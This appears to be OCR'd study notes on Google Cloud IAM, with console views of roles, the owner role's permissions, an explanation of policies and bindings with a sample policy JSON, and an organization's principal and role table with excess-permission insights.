


Roles for "atomic-nuclear.site" organization

A role is a group of permissions that you can assign to principals. You can create a role and add permissions to it, or copy an existing role and adjust its permissions. Learn more

□	Type	Title	Used in	Status
□	⊙	AAM Admin	Dialogflow	Enabled
□	⊙	AAM Conversational Architect	Dialogflow	Enabled
□	⊙	AAM Dialog Designer	Dialogflow	Enabled
□	⊙	AAM Lead Dialog Designer	Dialogflow	Enabled
□	⊙	AAM Viewer	Dialogflow	Enabled
□	⊙	Access Approval Approver	Access Approval	Enabled
□	⊙	Access Approval Config Editor	Access Approval	Enabled
□	⊙	Access Approval Viewer	Access Approval	Enabled
□	⊙	Access Context Manager Admin	Access Context Manager	Enabled
□	⊙	Access Context Manager Editor	Access Context Manager	Enabled
□	⊙	Access Context Manager Reader	Access Context Manager	Enabled
□	⊙	Access Transparency Admin	Organization Policy	Enabled
□	⊙	Actions Admin	Actions	Enabled
□	⊙	Actions Viewer	Actions	Enabled
□	⊙	Activity Analysis Viewer	Other	Enabled
□	⊙	Admin	Cloud Talent Solution	Enabled

IAM Roles



ID	roles/owner
Role launch stage	General Availability

Description

Full access to most Google Cloud resources. See the list of included permissions.

5275 assigned permissions

accessapproval.requests.approve
accessapproval.requests.dismiss
accessapproval.requests.get
accessapproval.requests.list
accessapproval.settings.delete
accessapproval.settings.get
accessapproval.settings.update
accesscontextmanager.accessLevels.create
accesscontextmanager.accessLevels.delete
accesscontextmanager.accessLevels.get
accesscontextmanager.accessLevels.list
accesscontextmanager.accessLevels.replaceAll
accesscontextmanager.accessLevels.update
accesscontextmanager.accessPolicies.create
accesscontextmanager.accessPolicies.delete
accesscontextmanager.accessPolicies.get
accesscontextmanager.accessPolicies.getIamPolicy
accesscontextmanager.accessPolicies.list
accesscontextmanager.accessPolicies.setIamPolicy
accesscontextmanager.accessPolicies.update
accesscontextmanager.accessZones.create
accesscontextmanager.accessZones.delete
accesscontextmanager.accessZones.get
accesscontextmanager.accessZones.list
accesscontextmanager.accessZones.update
accesscontextmanager.gcpUserAccessBindings.create

IAM Owner Role Permissions

Permission:


- Permissions determine what operations are allowed on a resource.
- In the IAM world, permissions are represented in the form of service.resource.verb

Policy:

- The *IAM policy* binds one or more members to a role. When you want to define who (member) has what type of access (role) on a resource, you create a policy and attach it to the resource
- In Policy, there always one role and multiple members.
- Policy always going to attached to a resource.
- An IAM policy is represented by the IAM Policy object.
- An IAM Policy object consists of a list of bindings.
- A Binding binds a list of members to a role.

IAM Policy Structure :

```
{
 "bindings": [
               {
                 "role": "roles/storage.objectAdmin",
                 "members": [
                      "user:user1@example.com",
                      "user:user2@example.com",
                      "serviceAccount:my-other-app@appspot.gserviceaccount.com",
                      "group:admins@example.com",
                      "Domain:google.com"]
                  },

               {
                "role": "roles/storage.objectViewer",
                "members": [
                 "user:user3@example.com"]
              }

          ]

}
```



Permissions for organization "atomic-nuclear.site"


These permissions affect this organization and all of its resources. Learn more

1 service account with highly privileged roles Owner / Editor has excess permissions.
Improve security by applying recommendations to this account.
Learn more about recommendations.

VIEW RECOMMENDATIONS IN TABLE
View By: PRINCIPALS ROLES
Filter Enter property name or value

Type	Principal ↑	Name	Role	Security insights	Inheritance
□	atomic-nuclear.site		Billing Account Creator Project Creator		
□	automation@alert-nimbus-335411.iam.gserviceaccount.com	automation	Organization Administrator Owner Project Creator	11/14 excess permissions 5240/5275 excess permissions 2/2 excess permissions	
□	cehmanish@gmail.com		Owner	5241/5275 excess permissions	
□	emp00-00@alert-nimbus-335411.iam.gserviceaccount.com	emp00	Viewer	2329/2354 excess permissions	
□	manish@atomic-nuclear.site	Manish Gupta	Folder Admin Organization Administrator Owner	 2/14 excess permissions 4928/5275 excess permissions	

IAM Role Binding - Organization Level



Permissions for project "My First Project"

These permissions affect this project and all of its resources. Learn more

